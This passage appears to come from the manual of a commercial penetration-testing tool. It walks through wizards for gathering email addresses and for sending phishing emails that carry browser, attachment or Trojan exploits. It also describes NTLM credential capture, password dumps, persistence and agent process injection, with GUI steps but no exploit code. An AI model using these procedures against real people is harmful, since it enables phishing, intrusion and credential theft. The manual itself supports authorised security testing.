
Email domains

NOTE: Use commas to separate multiple email domains.

< Back Next > Cancel

2. Client-Side Information Gathering Setup

Select HTTP proxy options to enable additional settings in the wizard.



Client-side Information Gathering Wizard

Client-Side Information Gathering Setup
Select additional optional settings to setup.

Configure advanced Client-Side information gathering options. If these options are not configured, Impact will use default options and global settings instead.

☒ HTTP proxy options

< Back Next > Cancel


3. HTTP Proxy Options

Direct connection to the Internet will connect to the Internet without connecting to a proxy server.

Use the proxy settings defined in the global Network options will follow the settings that are in the Tools -> Options -> Network form.


Use Internet Explorer proxy settings will follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings will follow the proxy settings in the fields just below.




Import From File

1. Importing Options

Click the ellipsis () button and navigate to the import file containing the email addresses. The file can be one of the following:

- .CSV file: Use "email" and "name" columns
- .TXT file: email addresses delimited by a comma



The screenshot shows a window titled "Client-side Information Gathering Wizard" with a sub-header "Importing Options" and the instruction "Setup importing emails options." Below this, a text box says "Provide a csv file with columns email and name or a text file with addresses separated by a comma." There is a text input field followed by a button with three dots "...". At the bottom of the window are three buttons: "< Back", "Finish", and "Cancel".

When you have reached the end of your configurations, click the **Finish** button. The Wizard will close and the Client-side Information Gathering module will begin. You will be able to see its progress in the Executed Modules pane. Once completed, the Module Output pane will display the step's findings. Click to the Client Side tab of the Entity View to see the new email addresses that were found by the module (see [Client Side View](#) for more information).

Client Side Attack Phase: Attack and Penetration

Once the target email addresses have been identified and added to Core Impact's database, you can then use the Client-side Attack and Penetration step of the Client-side RPT process to attack one or more end-users. This wizard guides you step-by-step through the process of selecting email address targets, the attack type, selecting the attack category (e.g., web browser, email client, attachment, or Trojan attack), and selecting an email template to use for the client-side attack. You can customize each email to increase the authenticity of the attack and the likelihood that an untrained end-user will fall for a social engineering attack. If an end-user's system is compromised with a client-side attack, an agent is deployed and you can then pivot (see [Set as Source](#)) from that agent to run network attacks using the Network RPT process from inside your network thus bypassing any perimeter defenses.

You can also opt to deliver a client-side exploit using a means other than email. For example, you may want to load the attack files onto a USB drive or otherwise distribute the files to target users. For details on this process see the [Decoupling the Attack Vector from the Exploit Mechanism](#) section.

The Client-side Attack and Penetration wizard has many option paths that can vary depending on the settings you choose. To begin the Attack and Penetration:

1. Ensure that the Client-side RPT is activated.
2. Click **Client-side Attack and Penetration** to open the wizard and press **Next** to start.

3. Select the Attack Type

The screenshot shows a dialog box titled "Client-side Attack and Penetration Wizard" with a sub-header "Attack Type Selection" and the instruction "Select the client-side attack type." There are two radio button options: "Single exploit attack" (selected) and "Multiple exploits attack". Each option has a descriptive text. At the bottom, there are three buttons: "< Back", "Next >", and "Cancel".

Client-side Attack and Penetration Wizard

Attack Type Selection
Select the client-side attack type.

☒ **Single exploit attack:** This will perform one attack via an email to your target users.

☐ **Multiple exploits attack:** This will perform several attacks via an email to your target users.

< Back Next > Cancel

Single exploit attack - This option will send 1 attack in an email to your targets.

Multiple exploits attack - This option will send several different attacks via email to your targets.

Below please find the configuration settings for each of the available options:

Single Exploit Attack

1. Targeting with Single Exploit.

The screenshot shows a dialog box titled "Client-side Attack and Penetration Wizard" with a sub-header "Targeting with Single Exploit" and the instruction "Select the client-side exploit type." There are four radio button options: "Web Browser", "Mail Client", "Attach", and "Trojan". Each option has a descriptive text. At the bottom, there are three buttons: "< Back", "Next >", and "Cancel".

Client-side Attack and Penetration Wizard

Targeting with Single Exploit
Select the client-side exploit type.

☒ **Web Browser:** Exploits web browser and browser plug-in vulnerabilities via a link that is emailed to the targeted users. When the users click on the link, a web browser is opened and the vulnerability is exploited.

☐ **Mail Client:** Sends an email that exploits mail client vulnerabilities when the email is opened by the targeted users.

☐ **Attach:** Exploits third-party vulnerabilities via an attachment that is emailed to the targeted users. When (if) users with vulnerable applications open the attachment, their computers are compromised.

☐ **Trojan:** Packages an agent and emails it to the targeted users as an attachment. The agent is installed when the users open the attachment.

< Back Next > Cancel

Select the desired Exploit type and press **Next** to continue.

Web Browser - These attacks take advantage of web browser vulnerabilities or web browser plug-ins. The email recipient must click on a link that opens a web page. The web page will be pre-established by Core Impact to launch an attack against the user's system.

Mail Client - These exploits take advantage of vulnerabilities in the recipient's email client software.

Attach - These attacks require that an attachment be opened by the email recipient. The attachment will be pre-designed to exploit vulnerabilities in a third party application.

Trojan - These involve attaching an agent to the email. If a user executes the attachment, the agent is deployed on their machine. This option includes some unique configurations - see [Settings for Trojan Attack on page 133](#).

2. Exploit selection method

The screenshot shows a window titled "Client-side Attack and Penetration Wizard". Inside, the "Exploit selection method" section is active, with the instruction "Define how you would like the exploit to be chosen." There are two radio button options. The first option, "Exploit list", is selected and includes a description: "View the complete list of available exploits and choose the specific exploit you wish to use." Below this is a text field labeled "Exploit:" containing "Advantech WebAccess nvA1Media Caption Head" and a "Change..." button. The second option, "Target application list", is unselected and includes a description: "Select the application you wish to target. The wizard will use the most recent exploit available that targets your chosen application." Below this is a text field labeled "Application:" with a dropdown menu showing "NTR ActiveX". At the bottom of the window are three buttons: "< Back", "Next >", and "Cancel".

Exploit List - Select this option if you want to specify which exploit should be targeted on compromised hosts. Then click the Change ... button to select an exploit or module name to send in your attack.

Target Application List - Select this option if you want to specify an application to target, then select from the Application drop-down menu. Core Impact will send the most recent exploit for that application.

3. Email Target Selection

Client-side Attack and Penetration Wizard

Email Target Selection
Specify the target email addresses.

Select email address:

From: john.doe@example.com

Note that if the mail server that you are using to send the emails is not configured as an open relay (very likely) you will need to use a valid email address from the target domain in the **From** field, else the attack emails will bounce.

Select email address(es) to target:

To: jane.doe@example.com

< Back Next > Cancel

Click the **From:** button to select an address that will appear in the header of the email being sent. Click the **To:** button to select recipient email addresses from the Entity Database's [Client Side View](#).

If the desired addresses are not yet in the Client Side View, you can add them using the same procedure as if you were working in the [Client Side View](#) directly. Right-click in the view, then select New..., then select Email.

4. Email Template Selection

Client-side Attack and Penetration Wizard

Email Template Selection
Select the email template options.

☒ **Predefined email template:** Use a predefined email template.

NOTE: You can also browse and select a HTML page to be used as the attack email's body.

☐ **Import and edit email from email client:** Use a saved email from client email as a template.

☒ Outlook - Save As HTML from browser: Import an email saved as HTML.

☐ Thunderbird - Save As EML: Import an email saved as EML.

< Back Next > Cancel

Predefined email template - Core Impact includes several email templates that you can use to craft your Client-side attack.

Import and edit email from email client - You can use an actual email (from either Outlook or Thunderbird) as the basis for a new template.

5. End User Experience

Client-side Attack and Penetration Wizard

End User Experience
Define the email to be sent and page to be displayed to victims.

Select a email template (or browse for HTML page to be used as the attack email's body):
 ...

Email Subject:

Message priority: ▾

Select CSV file for targets' data tags:
 ...

< Back Next > Cancel

Core Impact ships with several email templates that are located in:

%ProgramData%\IMPACT\components\modules\classic\install\templates

You can customize these templates to maximize the chance that your users will take action in the email. Click the ellipsis button to select a new template, or to modify the one that is selected. When working on the Email template, click to the **Edit** tab and modify as needed. In addition to customizing the body text, you can add tags to the email so that it contains data that is specific to the recipient and will therefor appear more legitimate.

Email Subject: Enter the text you would like to appear as the subject of the email. This will be populated by default but you can over-write the text.

Select CSV file for targets' data tags: By default, the email templates only include a handful of basic tags. If you'd like to add more tags to the email, you can import the tags and their values using a .csv file. The .csv file must be formatted in the following way:

- Row 1: the names of the tag fields. **The first tag name must be 'target'**
- Rows 2 - x: the values of the tags. **The 'target' value must be the email address of the target**

Below is an example of how the .csv may appear:

target,	nickname,	company,	position
john.doe@example.com,	Johnny,	JD Corp,	VP of Customer Support
az@core.sec,	Azzo,	JD Corp,	Secretary

After importing the .csv file, you can edit the template and reference content from the .csv file by using the custom tag: `<%csv:[field_name]%>`. For example, `<%csv:nickname%>` or `<%csv:position%>`.

6. Client-side Attack Setup

Select additional options to configure.

A. Advanced Options

Wait indefinitely for incoming connections: Core Impact will wait indefinitely for connections from email recipients.


Wait for incoming connections until: You can specify the date and time when Core Impact will stop accepting incoming connections from email recipients and, optionally, whether the deployed agents should expire following the completion of the attack.

Obfuscate URL: Optionally select a URL obfuscation service to mask the URL that will be used in the email.

Enter a **Display Page URL** which represents the web page the attack target user will see while the attack is in progress.

Press **Next** or **Finish** to continue.

B. Agent Communication Settings



Select a **Connection Method** as one of the following:

- Connect from target
- HTTP Channel
- HTTPS Channel

Optionally, enter an Incoming connection port for agents to connect to on the Core Impact console or the current Source Agent.

Press **Next** or **Finish** to continue.

C. Post Exploitation Options

Client-side Attack and Penetration Wizard

Post Exploitation Actions
Setup actions to be performed on exploitation.

☐ Grab SMB credentials.

☒ Automatically run a module on agents as they are deployed.
Select module to autorun:

☒ Run once for every host where an agent is deployed.
☐ Run once for every agent deployed.

Post Exploitation Options will have any deployed agents perform automatic post exploitation actions on the exploited system. Some of these actions include:

- Get Screenshot
- Password Dumps
- Get Current Username
- Get Network Routes
- Get Users and Groups

Note: You can also select a Macro that has been flagged as auto runnable. Learn how to do that [here](#).

Grab SMB credentials: With this option checked, Core Impact will attempt to force the target to authenticate to the web server with its encrypted SMB credentials (NTLM challenge/response). If successful, Core Impact operators can export these challenge/responses in John the Ripper format. Check the **SMB Encrypted Credentials Exporter** module for more information.

Automatically run modules on agents as they are deployed: With this option checked, Core Impact will automatically run a module that you select when an agent is deployed on a target system. You can then determine whether the module is executed once per exploited host or once per deployed agent. In the below example, the Make Agent Persistent module will be run for each host where an agent is deployed.

Press **Next** or **Finish** to continue.

D. Email Sending Settings

Enter the **SMTP Server** and **SMTP Port** for your email SMTP server.

Optionally, choose **STARTTLS** as the **Connection security** and then enter the **Username** and **Password** for your SMTP server.

If you want to limit the number of emails that are sent at one moment, set a **Chunk Size**. This value will determine the maximum number of emails that will be sent at one time.

Enter the **Delay** (in seconds) that you want Core Impact to wait in between sending chunks of email in this attack.

Set a **Local Hostname** if the fully qualified domain name (FQDN) of the machine where Core Impact is running doesn't work with the SMTP server (for example, messages are ignored).

Press **Next** or **Finish** to continue.

E. Web Server Settings

The web server used in the attack can be run on any active agent that was previously deployed. This feature is convenient in situations where the potential targets might not be able to connect directly to the machine where Core Impact is running. When using the localagent (the default) for the web server, make sure the target workstations will be able to connect to it. If the computer running Core Impact is sitting behind a NAT device, you must activate and configure the NAT support in [Network Options](#) and configure your NAT device to redirect the appropriate ports back to the computer running Core Impact. Check to ensure that the Port value of the Web Server module (80 by default) is also redirected.

Client-side Attack and Penetration Wizard

Web Server Settings
Customize the Web Server used for the attack.

Select the agent that will host the HTTP server linked to in the emails.

Agent: ...

Select the port the HTTP server will listen for requests on.

Port:

☐ Use Secure Socket Layer (SSL)

Certificate: ...

Private key: ...

Passphrase: A

< Back Finish Cancel

Enter the Agent and URL components to be sent to attack target users:

Agent: Select the agent that will host the HTTP server linked to in the emails.

Port: Enter the port on which the HTTP server will listen.

Check the **Use Secure Socket Layer** option and configure, if using.

Press **Next** or **Finish** to continue.

Multiple Exploit Attack

1. Email Target Selection

Client-side Attack and Penetration Wizard

Email Target Selection
Specify the target email addresses.

Select email address:

From:

Note that if the mail server that you are using to send the emails is not configured as an open relay (very likely) you will need to use a valid email address from the target domain in the **From** field, else the attack emails will bounce.

Select email address(es) to target:

To:

< Back Next > Cancel

Click the **From:** button to select an address that will appear in the header of the email being sent. Click the **To:** button to select recipient email addresses from the Entity Database's [Client Side View](#).

If the desired addresses are not yet in the Client Side View, you can add them using the same procedure as if you were working in the [Client Side View](#) directly. Right-click in the view, then select New..., then select Email.

2. Email Template Selection

The screenshot shows the 'Email Template Selection' dialog box. The title bar reads 'Client-side Attack and Penetration Wizard'. The main heading is 'Email Template Selection' with the instruction 'Select the email template options.' Below this, there are three radio button options:

- Predefined email template:** Use a predefined email template. A note below states: 'NOTE: You can also browse and select a HTML page to be used as the attack email's body.'
- Import and edit email from email client:** Use a saved email from client email as a template. This option has two sub-options:
 - Outlook - Save As HTML from browser:** Import an email saved as HTML.
 - Thunderbird - Save As EML:** Import an email saved as EML.

 At the bottom of the dialog are three buttons: '< Back', 'Next >', and 'Cancel'.

Predefined email template - Core Impact includes several email templates that you can use to craft your Client-side attack.

Import and edit email from email client - You can use an actual email (from either Outlook or Thunderbird) as the basis for a new template.

3. End User Experience

The screenshot shows the 'End User Experience' dialog box. The title bar reads 'Client-side Attack and Penetration Wizard'. The main heading is 'End User Experience' with the instruction 'Define the email to be sent and page to be displayed to victims.' Below this, there are several input fields:

- A text box for 'Select a email template (or browse for HTML page to be used as thattack email's body):' containing the path 'C:\ProgramData\IMPACT\components\modules\classicinstall\temp' and a browse button (...).
- A text box for 'Email Subject:' containing 'Undelivered Mail Returned to Sender'.
- A dropdown menu for 'Message priority:' set to 'Normal'.
- A text box for 'Select CSV file for targets' data tags:' with a browse button (...).

 At the bottom of the dialog are three buttons: '< Back', 'Next >', and 'Cancel'.

Core Impact ships with several email templates that are located in:

```
%ProgramData%\IMPACT\components\modules\classic\install\
templates
```

You can customize these templates to maximize the chance that your users will take action in the email. Click the ellipsis button to select a new template, or to modify the one that is selected. When working on the Email template, click to the **Edit** tab and modify as needed. In addition to customizing the body text, you can add tags to the email so that it contains data that is specific to the recipient and will therefor appear more legitimate.

Email Subject: Enter the text you would like to appear as the subject of the email. This will be populated by default but you can over-write the text.

Select CSV file for targets' data tags: By default, the email templates only include a handful of basic tags. If you'd like to add more tags to the email, you can import the tags and their values using a .csv file. The .csv file must be formatted in the following way:

- Row 1: the names of the tag fields. **The first tag name must be 'target'**
- Rows 2 - x: the values of the tags. **The 'target' value must be the email address of the target**

Below is an example of how the .csv may appear:

target,	nickname,	company,	position
john.doe@example.com,	Johnny,	JD Corp,	VP of Customer Support
az@core.sec,	Azzo,	JD Corp,	Secretary

After importing the .csv file, you can edit the template and reference content from the .csv file by using the custom tag: `<%csv:[field_name] %>`. For example, `<%csv:nickname%>` or `<%csv:position%>`.

4. Client-side Attack Setup

Select additional options to configure.

Client-side Attack and Penetration Wizard

Client-Side Attack Setup
Select additional optional settings to setup.

Configure advanced Client-Side attack options. If these options are not configured, Impact will use default options and global settings instead.

- ☒ Advanced options
- ☒ Agent communication options
- ☒ Mail sending options
- ☒ Web server options

< Back Next > Cancel

A. Advanced Options

Client-side Attack and Penetration Wizard

Advanced Options
Configure the Client-Side attack options.

Define if this test should run for an explicit number of hours or should run indefinitely.

☒ Wait indefinitely for incoming connections.

☐ Wait for incoming connections until: 1/24/2018 11:12

☐ Configure deployed agents to expire after attack finishes

☐ Obfuscate URL

NOTE: Use of this service requires both the current host and the intended recipients of the emails to have Internet connectivity.

Enter the URL of the page to be displayed in the victim's browser while the attack is running.

Display page URL:

< Back Next > Cancel

Wait indefinitely for incoming connections: Core Impact will wait indefinitely for connections from email recipients.

Wait for incoming connections until: You can specify the date and time when Core Impact will stop accepting incoming connections from email recipients and, optionally, whether the deployed agents should expire following the completion of the attack.

Obfuscate URL: Optionally select a URL obfuscation service to mask the URL that will be used in the email.

Enter a **Display Page URL** which represents the web page the attack target user will see while the attack is in progress.

Press **Next** or **Finish** to continue.

B. Agent Communication Settings

Client-side Attack and Penetration Wizard

Agent Communication Settings
Customize the settings for agent communications.

Connection method for the agent to communicate with the console or current Source Agent. If HTTP channel is selected then the communication automatically uses HTTP traffic over port 80.

Connection Method:

Configuration of the TCP port where the deployed agent will connect back to the console or current Source Agent.

☒ Use a random high port

☐ Use specific port:

< Back Next > Cancel

Select a **Connection Method** as one of the following:

- Connect from target
- HTTP Channel
- HTTPS Channel

Optionally, enter an Incoming connection port for agents to connect to on the Core Impact console or the current Source Agent.

Press **Next** or **Finish** to continue.

C. Email Sending Settings

Enter the **SMTP Server** and **SMTP Port** for your email SMTP server.

Optionally, choose **STARTTLS** as the **Connection security** and then enter the **Username** and **Password** for your SMTP server.

If you want to limit the number of emails that are sent at one moment, set a **Chunk Size**. This value will determine the maximum number of emails that will be sent at one time.

Enter the **Delay** (in seconds) that you want Core Impact to wait in between sending chunks of email in this attack.

Set a **Local Hostname** if the fully qualified domain name (FQDN) of the machine where Core Impact is running doesn't work with the SMTP server (for example, messages are ignored).

Press **Next** or **Finish** to continue.

D. Web Server Settings

The web server used in the attack can be run on any active agent that was previously deployed. This feature is convenient in situations where the potential targets might not be able to connect directly to the machine where Core Impact is running. When using the localagent (the default) for the web server, make sure the target workstations will be able to connect to it. If the computer running Core Impact is sitting behind a NAT device, you must activate and configure the NAT support in [Network Options](#) and configure your NAT device to redirect the appropriate ports back to the computer running Core Impact. Check to ensure that the Port value of the Web Server module (80 by default) is also redirected.

Enter the Agent and URL components to be sent to attack target users:

Agent: Select the agent that will host the HTTP server linked to in the emails.

Port: Enter the port on which the HTTP server will listen.

Check the **Use Secure Socket Layer** option and configure, if using.

Press **Next** or **Finish** to continue.

When you have reached the end of your configurations, click the **Finish** button. The Wizard will close and the Client-side Attack and Penetration modules will begin. You will be able to see progress in the Executed Modules pane. Once completed, the Module Output pane will display the step's findings.

Settings for Trojan Attack

1. Select the Trojan Packing and Delivery:


This step allows you to determine how the Trojan attack is packaged before it is emailed to your targets. Select from the following options:

- Not Packed: Trojan will be sent as an executable file (.exe).
- PKZIP: Trojan will be sent as a PKZIP compressed file.
- GZIP: Trojan will be sent as a GZIP compressed file.
- Microsoft Excel: This option will package the trojan inside of a Microsoft Excel macro. Browse to select your Excel file and then click the Next button to configure the [Duration of Client-side Attack](#).

- **Adobe Acrobat:** This option will package an agent into a .pdf file. Browse to select your .pdf file and then click the Next button to configure the [Duration of Client-side Attack](#).
- **Infected binary:** This option will package an agent into an .exe file. Browse to select your .exe file and then click the Next button to configure the [Duration of Client-side Attack](#).

Then click the Next button.

Trojan Packing and Delivery




2. Select the Target Platform:

For Trojan attacks, select the platform of the system where the Trojan is going to be received and launched.

Then click the Next button and skip to the [Duration of Client-side Attack](#) section of this guide.

Target Platform




Advanced Client-Side Attack Options

Decoupling the Attack Vector from the Exploit Mechanism

Client-side testing in Core Impact allow you to send email to target users and have their actions in the email trigger an exploit. You may, however, wish to deliver the attack with a means other than email (e.g. a file share server or site or via a USB stick). If so, you can accomplish this by launching the exploit module manually and changing the delivery method. To do this:


1. Click the **Modules** tab to access the Modules View (make sure the Client Side tab in the Entity view is active).
2. Expand the **Exploits** folder, then the **Client Side** folder.
3. Under the Client Side folder, double-click the exploit that you wish to launch. This opens the exploit's email template.
4. On the template window, click the **Switch to File** button.



- The form will change to the File Generation for Decoupled Attack form. Fill in the two fields.

Attack Description: A text description of the attack file.

Select location to save ... : The path to the folder on your system where you want Core Impact to save the attack file. Use the ellipsis (...) button to navigate to the desired location.



- Press the **Generate File** button.

Core Impact generates the attack file(s) and places it in the location you specified. You can then deliver the attack according to your test plan.

Agent Auto Injection

Client-side exploits automatically enable the deployed agent to escape to a different process rather than running in the one originally exploited. This is an important discriminator of Core Impact commercial-grade exploits because it ensures that the agent will continue working even after the end-user exits the client-side application or if the client-side application becomes unstable after exploitation.

For example, the IE IFRAME Buffer Overflow exploit takes advantage of a vulnerability in IE and deploys an agent into IE's iexplore.exe process. After exploitation, IE may become unresponsive, and it is very likely that the end-user driving it will restart it, eliminating the agent in the process. In this example, after the agent is successfully deployed the Module Log says:

escaping to process: c:\winnt\explorer.exe, pid: 1408


This log line indicates that the agent will attempt to escape to the explorer.exe process on PID 1408. After injecting a new agent into this process, the new agent will connect back to the console and the old agent will terminate. That is why you will see two new agents appear on the Entity View (one alive and one uninstalled) when using exploits with this functionality. To learn more about agent auto injection see [Agent Auto Injection](#).

Agent Connection Parameters


By default, when a Client-side exploit is executed, the new agent communicates back to the source agent (usually the localagent). If you want to use a different agent for this, you can do so by configuring and launching the exploit manually through the Modules View.

To do this:

1. Click the **Modules** tab to access the Modules View.
2. Expand the **Exploits** folder, then the **Client Side** folder.
3. Under the Client Side folder, double-click the exploit that you wish to launch. This opens the exploit's email template.
4. On the template window, click the **Parameters** button.



The exploit's parameters form opens.



5. Expand the **Agent Connection** section.
